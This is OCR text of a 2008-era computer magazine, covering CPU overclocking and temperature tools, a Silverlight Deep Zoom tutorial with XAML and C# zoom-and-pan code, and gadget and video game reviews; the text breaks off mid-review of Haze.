You don't necessarily need to enter your PC BIOS to set faster CPU clockspeeds. A number of motherboard manufacturers supply utilities to push the settings from the comfort of Windows, such as Abit's EQ software. Best of all is AMD's OverDrive. Check your motherboard manufacturer's web site for availability.

There are even more powerful utilities available for the truly technologically-savvy. SysTool (**www.techpowerup.com/systool/**) lets you set and test increased clock settings for graphics as well as CPU. If your motherboard is directly supported, it's relatively easy to use. You simply read your current CPU settings within the 'CPU Overclocking' section and then move a slider to increase FSB. If your motherboard isn't recognised, however, you'll need to find out its exact clock generator chip, which can require a fair bit of detective work.


Another excellent utility is Clockgen (**www.cpuid.com/clockgen.php**). At the time of writing, CPUID wasn't offering the utility on its own site, so you will need to locate an alternative download site via Google. The most recent version is 1.0.5.3, and it's still readily available online. Clockgen can read and write bus speeds in the same way as SysTool, but again you need to know the clock generator chip used by your motherboard, and enter this into the PLL Setup. It's really for experts, and is the tool of choice for extreme overclockers aiming to top the world benchmarking charts.

You can check your new settings once Windows has loaded by running CPU-Z (**www.cpuid.com/cpuz.php**). This will tell you everything you would ever want to know about your processor, including its stepping and current configuration. Don't be immediately worried if your CPU shows up as running too slowly, however. If you have an Intel Core 2 with EIST turned on, this will drop its clockspeed to the lowest multiplier when not under load. Running any app should reveal the true values. PCW

DO THIS... MONITOR CPU TEMPERATURE

When optimising your CPU, it's a good idea to keep a close eye on temperatures. Modern processors have a good tolerance of over-heating but running a CPU at a high temperature for long periods can still seriously reduce its lifespan. The ceiling before throttling kicks in will usually be about 70°C, but keeping things below 60°C at all times is more healthy. There are a number of good utilities for monitoring temperatures. SpeedFan (*www.almico.com/speedfan.php*) can keep an eye on temperatures, adjust fan speeds and even reduce processor clockspeeds.

Another powerful option is Motherboard Monitor (MBM), although development of this utility ceased at the end of 2006. The most recent version is 5.3.7.2. It offers a host of monitoring and threshold warning tools. For a more streamlined CPU temperature monitoring tool, try CoreTemp (*www.alcpu.com/CoreTemp/*). This just provides processor information and temperature readings for each individual CPU core – but if that's all you need, it's ideal.



CoreTemp lets you easily monitor the temperature of individual processor cores.

Deep Zoom images

Size is everything when it comes to images. But with Silverlight, no picture is too much to handle, says *Simon Bisson*.

REQUIREMENTS

- **WINDOWS LIVE PHOTO GALLERY**
  Free image gallery software with automatic image stitching tools.
- **DEEP ZOOM COMPOSER**
  A PowerToy from the Expression team that can build Deep Zoom image maps and tiles. Download from **http://tinyurl.com/2vqdey**.
- **VISUAL STUDIO 2008**
  A Windows and web development environment.
- **SILVERLIGHT 2 SDK**
  Add Silverlight development capabilities to Visual Studio 2008.
- **SILVERLIGHT 2 BETA**
  Microsoft's Rich Internet Application platform.

INSIDE INFO

- Deep Zoom Composer
  http://tinyurl.com/2vqdey
- Silverlight 2 Beta 1
  http://silverlight.net/
- Silverlight Tools Beta 1 for Visual Studio
  http://tinyurl.com/2spyr4
- Windows Live Photo Gallery
  http://get.live.com/photogallery/overview
- Further tips on Silverlight 2 and the Expression family of tools can be found at the Expression team blog:
  http://tinyurl.com/4jatnv
- Pete Blois' blog post on using the mouse wheel with managed code in Silverlight 2 is here:
  http://tinyurl.com/2ptfmq

The world is a big place, and it's very hard to display it through the limitations of a web browser. Web page design limits of 1,024 x 768 pixels don't make it easy to show complex images. Flickr allows for full resolution downloads, but these take a long time to display and aren't particularly easy to navigate.

Mapping services like Google Maps deal with large images in a very different way, breaking up maps into tiles so you can download just what you need.

Tile-based image zooming is a powerful technique that can really speed up downloads and allows maps to have different levels of detail at different zoom levels. There's still a problem with zooming into the map, with the image jumping as new tiles are loaded. There's no smooth transition between zoom levels — just a leap from view to view.


SEADRAGON AND DEEP ZOOM

Microsoft bought a small Seattle startup, Seadragon Software, in early 2006 and folded it into its Live Labs. Seadragon had been working on tools that would allow "visual information [to] be smoothly browsed regardless of the amount of data involved or the bandwidth of the network." The first fruits, Photosynth, proved to be a powerful way of building and navigating 3D spaces full of images. However, the level of work required to build a Photosynth view meant that only Microsoft could build Photosynth pages.


A Silverlight version of Seadragon was promised some time ago, but the name and the full feature set had to wait until Mix08, when Microsoft released the first beta of Silverlight 2. Deep Zoom uses Seadragon to zoom into large images, as well as helping you to manage and display large collections of images.

With Deep Zoom you can zoom in and out of an image without having to load lots of data — and a set of smooth transitions hide the process of loading and displaying the image tiles that make up a Deep Zoom view. The Hard Rock Cafe is using Deep Zoom on its new Memorabilia site to let viewers explore a two-billion pixel image of the various items on display in its restaurants.

Deep Zoom isn't just for big, high-gloss web sites though. It's easy enough to use on your own sites — and as Silverlight 2 is programmable in more than just JavaScript, it's possible to make Deep Zoom-powered views very responsive indeed.



Exploring the intricacies of CERN's Large Hadron Collider is now possible.



Visual Studio lets you test your apps in any browser without having to upload them to a web server.

PREPARING AN IMAGE

First, build an image library in Deep Zoom Composer, adding images to the gallery bar. You can then place them on the compose surface, arranging them by hand or using the Compose tool's basic alignment tools to produce pleasing groups of images. Images can be aligned left, right or to a common horizontal centre; similarly you can also align top, bottom or the common vertical centre — as well as resizing images so that they have the same height and width.

Once you've produced the arrangement you want, it's time to export the image. Our example only uses one image, so Deep Zoom Composer will produce a relatively simple set of tiles. Even so, it still takes a while to generate the files you'll need. One thing to note about Deep Zoom Composer: your final image set will be a lot bigger than the original file. Our 5MB image ended up as 181 files, spread across 15 folders — and taking up almost 11MB of disk space. We'll need to copy the output directory structure into our Silverlight web site, so make a note of where the files are stored.

> TOOLS LIKE DEEP ZOOM ARE GOING TO BECOME MORE AND MORE IMPORTANT

Microsoft has made it even easier to use by rolling out a simple tool that can take any image (or set of images), and turn it into the image tile and catalogue files that Deep Zoom needs. With Deep Zoom Composer you don't have to slice your images by hand, label them, and then build an XML catalogue. You just open the images, click a few buttons, and you've got an image prepared for Silverlight.

Tools like Deep Zoom are going to become more and more important. Digital cameras are taking pictures in higher and higher resolutions, and improved algorithms mean it's easy to stitch images into a large panorama — or even into huge collages.

Deep Zoom Composer is easy to use. Once you've imported an image (or a set of images), all you need do is arrange them on the compose canvas. This gives you a zoomable space where you can add, arrange and move images so they appear the way you want at different zoom levels. You can even produce composite images, where zooming into a small area of a large image loads a more detailed image.

ADDING DEEP ZOOM TO A SILVERLIGHT APPLICATION

To start building a Silverlight application, so as to host the image data, we'll be using Visual Studio 2008 with the beta of the Silverlight 2 SDK. First, create a new Silverlight C# project. This will build a skeletal web site, along with an empty Silverlight control and the web page to host it.


First, copy Deep Zoom Composer's output directory into the ClientBin directory of the outline web site. You can do this by dragging the files and directories from Explorer and dropping them into the Visual Studio Solution Explorer. We created an 'Images' directory to hold the files.

Adding Deep Zoom capabilities to a Silverlight control is a matter of adding a single

SPOTLIGHT ON... HOW DEEP ZOOM WORKS

The secret to Deep Zoom is a mix of two different imaging concepts: image tiling and image pyramids. Microsoft has added some extra features to give Deep Zoom a friendly look and feel, including animated tile transitions. Image tiling is a simple concept. Large images are broken up into smaller parts and the relationships between tiles recorded. Only the tiles needed to fill the current viewport are loaded (with surrounding tiles often cached to speed up operations). This is the technique used by most mapping sites and services, including Google Maps. An image pyramid builds on image tiles, with successive levels of the pyramid composed of sets of tiles at increasing resolutions. You can zoom in to a point by loading the appropriate set of images for each level. In most cases the zoom is related to the pyramid 'height', so each step is half the resolution of the previous one. This allows four tiles at one resolution to be replaced by four at the next. . . Deep Zoom manages a catalogue of image levels, making sure the right tile is loaded at the right time. It zooms a tile until the resolution level allows a new one to load and uses image filters to allow for a smooth transition from one slide to the next.

Deep Zoom's image tiles break up your image into smaller and smaller pieces at each zoom level.



The Hard Rock Café's memorabilia (*http://memorabilia.hardrock.com/*) site is an example of just what you can do with Deep Zoom.

Microsoft Silverlight

ONCE YOU'VE PRODUCED THE ARRANGEMENT YOU WANT, IT'S TIME TO EXPORT THE IMAGE

line of XAML code. All you need is a <MultiScaleImage> element in your XAML. We'll need to give it a name, so we can refer to it from our code, and point it at our image sources.

As we've created a single image zoom, you'll need to set the element's source property to read from the 'info.bin' file that's been created by Deep Zoom Composer. We also need a 'ViewportWidth' property to fill the available control space with our image. Your XAML should look like this:

```
<UserControl x:Class="DeepZoom. Page"
xmlns="http://schemas.microsoft. com/
client/2007"
xmlns:x="http://schemas.microsoft. com/
winfx/2006/xaml"
Width="1024" Height="768">
<Grid x:Name="LayoutRoot"
Background="Black">
<MultiScaleImage
x:Name="zoom"
Source="Images/cern/info.bin"
ViewportWidth="1.0"
/>
</Grid>
</UserControl>
```

When compiled and loaded as a Silverlight control the XAML will load our image from a web server and display it on a black background (we're using black as the image-stitching tools in Windows Live Photo Gallery to create images on a black background). However, it won't let us control the image — we'll need to write code to manage zooming and panning.

ACCESSING THE MOUSE WHEEL IN SILVERLIGHT

Surprisingly, there are no tools in Silverlight for handling the mouse wheel — the ideal tool for scrolling in and out of a page. If we're going to use the mouse wheel, we're going to need to get the events we need right out of the web

DO THIS... SHARE IMAGES USING PHOTOZOOM

Writing a fresh Silverlight application each time you want to share an image can be a problem. Fortunately, there's an alternative in the shape of Microsoft Live Lab's PhotoZoom. Built using many of the techniques we've explored in building our Silverlight Deep Zoom application, PhotoZoom lets you import photographs from your desktop PC or a RSS feed, prior to processing them and building a shareable Deep Zoom view.

PhotoZoom (*http://photozoom.mslivelabs.com*) doesn't have the polished UI of a finished application, and it's clear that it's very much a work in progress, with very few features. However it's a good example of what can be done with Deep Zoom, and it adds a few innovative features of its own. You can display images in a separate window, and a zoom level monitor shows just how far into the image you've gone. It's easy to zoom in too far — well beyond the resolution limit of most cameras. Processing images does take some time, so it's worth checking back a few hours after you've uploaded your images. Albums can be embedded in other web sites using an iframe to host PhotoZoom content (much like Popfly applications) and you can email links to albums to friends and colleagues. PhotoZoom URLs are easily guessable, and there are no privacy options — so don't use it for photos you wouldn't want the entire world to see!


PhotoZoom lets you upload images and zoom into them without having to write your own Silverlight application.

DO THIS... COMPILE A DEEP ZOOM IMAGE COLLECTION

Deep Zoom can work with more than just one high resolution image. It will also work with collections of images, allowing you to have a set of several images that can be sorted, arranged and filtered programmatically.

Each image in a Deep Zoom collection has its own image tree and its own set of tiles. This means that it can still be zoomed into as a whole – the only things that can change are the displayed images (you need to change opacity to hide images) and their position. It's as easy to create a collection as it is a single image – though your code will need to refer to the 'items.bin' file rather than the 'info.bin' file used to handle the image tree for a single image.

In Deep Zoom Composer, you create your image collection as you would a single image or group of images. However, when you're exporting the image tree, click the collection option. You can use collections as the basis for any application where users need to explore lots of content quickly and easily.



An image collection of rock memorabilia found at the Hard Rock Cafe.

browser. Pete Blois, a Microsoft Expression developer, has come up with a solution. He's also made his code free for anyone to use in their applications. Download it from **http://blois.us/blog/**. His code uses calls to the browser document object model to get mouse wheel events and returns them as events we can use in Silverlight managed code. To work with our Deep Zoom image we need to add event handlers that let us drag our image around the screen (by holding down the left mouse button) and then zooming in and out of where the mouse is pointing using the mousewheel.

CONTROLLING SILVERLIGHT FROM C#

We won't need much code to do this — Silverlight 2 will handle much of what we need to do. Start by declaring the .NET namespaces we'll be using. You'll notice an unfamiliar one — 'akadia'. This is the namespace used by the mouse wheel handler:

```
using System;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Input;
using akadia;
```

We can now start to fill out the C# code that will handle zooming and panning. We'll need to set a few initial variables to handle mouse positions, zoom levels and mouse button states:

```
namespace DeepZoom
{
public partial class Page : UserControl
{
Point lastMousePosition = new Point();
Point dragPosition;
Point currentPosition;
bool mouseButtonDown = false;
bool mouseDragging = false;
double ZoomLevel = 1.0;
```

Next we'll need to initialise our Silverlight application and start to handle mouse events. We can use C#'s anonymous delegates to build handlers for the various events we want to trap, attaching blocks of code to each event. This approach lets us handle simultaneous events — for example, moving a mouse while holding down a mouse button:

```
public Page()
{
this.InitializeComponent();
```

First, we'll trap a moving mouse pointer, and if we've got a mouse button down we'll set the dragging flag. Otherwise we'll just read the pointer position:

```
this.MouseMove += delegate(object sender,
MouseEventArgs e)
{
if (mouseButtonDown)
{
mouseDragging = true;
}
this.lastMousePosition =  e.GetPosition(this.
zoom);
};
```

We can build similar delegates for the other combinations of buttons and motion (as well as making sure that we only interact with Deep Zoom while inside the browser). We'll also use one to drag the image around the screen while the mouse button is pressed:

```
this.MouseMove += delegate(object sender,
MouseEventArgs e)
{
if (mouseDragging)
{
Point newPosition = new Point(); newPosition.
X = currentPosition.X -(((e.GetPosition(zoom).X
-dragPosition.X) / zoom. ActualWidth) * zoom.
ViewportWidth);
newPosition.Y = currentPosition.Y -(((e.
GetPosition(zoom).Y –
dragPosition.Y) / zoom. ActualHeight) * zoom.
ViewportWidth);
zoom.ViewportOrigin = newPosition;
}
};
```

Similarly, we can use the mouse wheel code that we added earlier to handle zooming in and out of the image. The code returns a value Delta to show changes forward and backward — we'll use positive numbers to zoom in, and negative numbers to zoom out.

These set a zoom factor which we use to call a zoom function focused on the current mouse position:

```
new MouseWheelHelper(this). Moved +=
delegate(object sender, MouseWheelEventArgs
e)
{
e.Handled = true;
if (e.Delta > 0)
ZoomLevel = 1.20;
else ZoomLevel = .80;
zoomIn(ZoomLevel, this. lastMousePosition);
};
```

You don't need much code to zoom into your image. All we need to do is call the ZoomAbout LogicalPoint method of our Deep Zoom object, and we'll be able to zoom in and out with just a spin of a mouse wheel:

```
public void zoomIn(double zoom, Point
zoomCentre)
{
Point centrePoint = this.zoom.Elem entToLogic
alPoint(zoomCentre); this.zoom.
ZoomAboutLogicalPoint( zoom, centrePoint.X,
centrePoint.Y);
}
```

downtime

HIGH-PERFORMANCE PLAYTIME

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Belkin n52te Gaming Keyboard

This one is for all the fans of first-person shooters and MMORPGs. With the n52te hybrid gaming keyboard, you can now control your online self with ease. With fewer buttons to navigate and all your controls literally at your fingertips, there will be no more excuses for having a negative kill count in Quake Wars. An improvement over its predecessor, the n52te is enhanced by Razer's killer performance software, which boasts a competitive advantage with portable player profiles, customisation tools and the fact that it has cool blue backlighting.

CONTACT Belkin
ONLINE www.belkin.com
PRICE $99.99
VERDICT ★★★½☆

PQI Intelligent Drive i818

USB keys have been around for a while now and it's safe to say that they have impacted on the way we handle data. Just when you thought they couldn't get smaller, along comes the PQI Intelligent Drive i818. With the ability to hold up to 8GB of storage in a 2.5mm thin waterproof and dust-proof outer casing, the PQI i818 pushes the boundaries for portable data devices. Inbuilt software such as a personal interface, Outlook synchronisation, PC-Lock and a lifetime warranty, adds value to a jam-packed small package.

CONTACT PQI
ONLINE www.pqi.com.tw
PRICE $49.95
VERDICT ★★★½☆

Oakley O ROKR PRO Bluetooth sunglasses

Oakley has always had a reputation as makers of great sunglasses. With the addition of Bluetooth technology, Oakley has now taken its first step into the technology market. Gone are the days of looking like a geek while you walk the streets tethered to your mobile phone or favourite MP3 player. With built-in MP3 controls that give full functionality on the frame and an advanced sweat-resistant design (eewww!), Oakley is touting this as the ultimate contemporary workout tool with full digital connectivity *plus* inbuilt UV protection.

CONTACT Oakley
ONLINE http://oakley.com.au
PRICE $349.95
VERDICT ★★★½☆

Canon SELPHY CP770 Photobucket Printer

Designed for portability, the Selphy CP770 is a photo printer with a bucketload of features. Multiple memory card slots and a USB port ensure its compatibility with most cameras. A 2.5in LCD screen allows image previewing. Automatic red eye correction and image optimisation software ensure high-quality prints that can be printed on the spot thanks to an inbuilt battery pack. The 'lid' is the actual printer, with the lower 'bucket' area being designed as storage space for inks, paper and maybe even a beer or two. This is sure to turn heads at your next barbecue.

CONTACT Canon
ONLINE www.canon.com.au
PRICE $189
VERDICT ★★★★½

h2o Audio IPod Waterproof cases

How many times have you been swimming and thought, Gee, I really could do with another listen to the new Coldplay album right about now? Never? Well somebody must have, as H20 has released a line of underwater housings for every recent model of iPod on the market. With both a sport armband and belt clip included plus enlarged controls for gloved hands, iPod users can now listen to their favourite tunes at a depth of up to 10 feet. The only catch are the waterproof headphones, which are sold separately. Dohhh!!!!

CONTACT h2o Audio
ONLINE www.h2oaudio.com
PRICE $89.95 for iPod Nano
VERDICT ★★★★☆

Eneloop Rechargeable Batteries

Rechargeable batteries are all well and good, but they have a couple of limitations too. One, you have to charge them pre-use (not usually a huge problem, but it can turn into one if you don't think ahead). Two, they have a habit of running out of juice when not in use, which turns your flash digital camera into just another shiny piece of plastic. Cue Sanyo's eneloop to save the day. The 'world's first ready-to-use' rechargeables come pre-charged *and* have slow-discharge properties as well. *Plus*, they're environmentally friendly to boot (at least as far as batteries go). Nice one.

CONTACT Sanyo
ONLINE www.eneloop.info
PRICE From $12.99
VERDICT ★★★★½

Genealogy Online

The books are back, and our first one looks at the increasingly popular online interest of researching family trees. With everything you need to know on how to take your search online, Genealogy Online is a one-stop reference to over 100 web sites in both Australia and overseas. Major genealogy sites, newsgroups, mailing lists and commercial services are all listed and have their uses explained. Along with blogs and peer groups, there are time-saving tips that will save hours of legwork. A useful read for anyone who is out to discover their past.

CONTACT McGraw Hill
ISBN 9780071499316
PRICE $39.95
VERDICT ★★★★★

Jumper Blu-ray disc

Hayden Christennsen goes head to head with his old Jedi mate, Samuel L. Jackson, as they play a game of cat and mouse across the globe. Imagine if you could teleport yourself to anywhere in the world, with the freedom to rob banks, enter restricted spaces and basically to do what you want. It sounds great until you find out that a secret organisation is out to kill you. With amazing special effects and an original concept, Jumper is surprisingly good, despite Hayden's acting and Sam Jackson's hairdo. The highlight is the cleverly done 'fight around the world' climax.

CONTACT Twentieth Century Fox
ONLINE www.foxmovies.com
PRICE $39.95
VERDICT ★★★★½

Grand Theft Auto IV

***Troy Coleman* welcomes you to Liberty City — now go pick up that key of coke for me.**

The latest instalment of Rockstar Games' critically acclaimed series thrusts players into the role of Niko Bellic, a Serbian immigrant drawn to Liberty City (New York) by tales of the good life from his cousin Roman, only to discover the truth isn't all fast cars, penthouse apartments and fake American titties. Niko is forced to get by doing what he is good at — driving and killing — and finds himself quickly drawn into Liberty City's seedy underbelly.

The original and still the best sandbox game, GTA IV retains the same mission-based gaming the series has always employed. Split into three basic categories (delivery, escort and killing), all vary in length from a few minutes — boosting cars for Brucie — to 30-minute-plus epics such as 3 Leaf Clover — a bank heist that goes inevitably and comically wrong.

A social aspect has been added that is totally unessential to the storyline but definitely adds to the level of immersion. Going out to see a show, drinking, bowling or playing darts will curry favour with friends and can unlock special abilities such as buying weapons and ammo from the boot of a car or dialling up for a little health boost from one of your girlfriends. However, friends can become very demanding and more often than not call at inopportune moments, causing your approval rating to slide through no fault of your own.

Cars, trucks, bikes, boats and helicopters — at its core GTA is essentially about vehicles and, while a simulator it's not, the basic mechanic of driving feels cool in that *Blues Brothers* kind of way and has been exceptionally well-implemented. Damaging vehicles not only looks spectacular but also impedes the vehicles' performance.

GTA IV on the next-gen consoles looks incredible — Liberty City is vibrant and very much alive. The city's inhabitants live, breathe and think for themselves — NaturalMotion's Euphoria engine animates characters on-the-fly instead of with predefined animations, which basically gives every being a fight or flight response to any situation. It's not uncommon in GTA IV to initiate gunplay with police only to have another faction open fire.

It's difficult to think of a game that comes close to this level of scriptwriting, storytelling and voice acting. The 65-plus hours of casual play it took us to finish still left us wanting for more. DLC will soon be available, but PS3 owners will have to wait a little longer as the 360 has secured the exclusive rights to the first two additions, which should add around ten hours of gameplay each. Online multiplayer is also available and offers 15 game modes for up to 16 players. The community is passionate, vibrant and very healthy.

GTA IV is not without fault though. Graphical elements often suffer from pop-in, and there are some definite and incredibly frustrating issues with pathing that have Niko hooked up and stuck on what appears to be flat terrain.

As we and the Kiwis have yet to adopt an official R rating for the gaming industry, our versions of GTA IV have had some content censored to preserve our delicate minds. So just what's missing? Not much really. In melee encounters, Niko and NPCs suffer far greater facial bruising. Blood mist, screen splatter and blood-pooling around recently shot or stabbed bodies have been removed. Health can be regenerated by soliciting the services of hookers, and the R version lets you select levels of 'service', with accompanying graphics. Far from game-breaking, the exclusions take nothing away from what is a fantastic gaming experience for mature players.

His name is Niko — but that ain't the Velvet Underground.

AVAILABLE PLATFORMS

PC-DVD | Wii | PS 3 | PSP | XBOX 360 | DS

CONTACT	Rockstar Games
ONLINE	www.rockstargames.com/IV/
PRICE	$119.95

✔ Immersive; depth of content is incredible; multiplayer.

✖ Graphical 'pop-ins'; some pathing issues.

VERDICT ★★★★★

Just another day at the office in Liberty City...

No More Heroes

Peter Dockrill gets M-rated for a minute.

Arguably the most 'mature' (ie. adult content) title yet released for the family-friendly preserve that is the Wii, No More Heroes introduces the work of Japanese visionary game designer (and former undertaker) Goichi Suda (aka. Suda51) to living rooms around the country. The auteur-like Suda is known for designing 'artistic' titles that push the boundaries of game-playing conventions — his previous Western releases include the stunning GameCube thriller killer7 and the less successful DS RPG-lite Contact. In tone and form, No More Heroes more closely resembles the former and has you playing as punkish David Bowie-lookalike Travis Touchdown, equal parts all-round regular dude, anime lover and ambitious amateur hitman. Essentially, the game pits the 'Beam Katana'-wielding Travis in a deadly competition to become the world's number one-ranked assassin per the mysterious United Assassins Association. Highly irreverent and sometimes shocking, No More Heroes is a triumph of beautiful production design. The game plays out in a fairly linear fashion and isn't always quite as enjoyable as its presentation, but it's definitely Suda's most accessible work yet and provides an oddly amusing, gritty and immersive experience. If you're after something a little bit different, it's highly recommended.

AVAILABLE PLATFORMS: PC-DVD, Wii, PS3, PS2, XBOX 360, NINTENDO DS

CONTACT Red Ant
ONLINE www.red-ant.com.au
PRICE $99.95

✔ Slick, stylish and original.

✘ Won't appeal to everyone.

VERDICT ★★★★☆

Wii Virtual Console

Peter Dockrill is Alex Kidd in a candy store.

What's your game: vintage platformer or vintage fighter?

Nintendo's Virtual Console catalogue of classic-era games recently passed the 200 mark, so we thought we'd offer a bit of a refresher on this inexpensive way of getting some retro action into your living room. Basically, the Virtual Console lets you download vintage games from Nintendo's yesteryear home consoles (Nintendo 64, Super Nintendo, NES) plus those of other brands (Sega Mega Drive and Master System, Turbografx and NEOGEO) onto your Wii. You simply purchase 'Wii points' and then download the titles that take your fancy (your Wii needs to be broadband-enabled). It's a pretty quick and cheap process — older 8-bit games being the cheapest, while more-recent 16-bit-and-above titles (read: late '90s) are a bit more. 1,000 Wii points costs $15, 3,000 points can be had for $45, and 5,000 will set you back $75. In terms of games, you're spoilt for choice. There's everything from Galaga to Donkey Kong to Sonic the Hedgehog to R-Type to Street Fighter II and back again. Bear in mind these are the home console versions (not the arcade originals) and they'll only work on the Wii you download them to. Still, at these prices, it's a lot cheaper than modding a De Lorean.

AVAILABLE PLATFORMS: PC-DVD, Wii, PS3, PS2, XBOX 360, NINTENDO DS

CONTACT Nintendo
ONLINE www.nintendo.com.au
PRICE From 500 Wii points

✔ Huge range of classic, inexpensive gaming glory.

✘ It's all retro – those seeking new content should look elsewhere.

VERDICT ★★★★½

Haze

Troy Coleman thinks Haze needs more purple.

The latest title from developers Free Radical imagines a world where performance-enhancing drugs/hallucinogens give soldiers the edge in battle, as well as mask their minds to the horrors they're facing. Haze is, to put it nicely, blatantly derivative: many of Haze's environments and scenarios leave one reminiscing earlier titles, Halo and Far Cry among many, that have left an impression on the memory banks through far superior graphics, gameplay or innovative design for the period. The entire campaign can be sampled in the first couple of levels and after that it becomes a stale rinse-and-repeat scenario. Pumping up the difficulty level ups the ante on the challenge stakes, but the depth of emotional payoff is still as shallow and empty as the plot and storytelling. The voice talent delivers an endless stream of drivel, with the award for worst ever line in a game going to: "That was like taking candy from a retarded baby". Graphically Haze does only what's necessary to scrape through; horrible glitches aside, it falls well short of the benchmark set by previous PS3 titles. Multiplayer is available and has been implemented quite well. There are 16-player online battles, and up to four players can drop in and out of co-op story campaigns at will, with the AI taking over when needed. For some 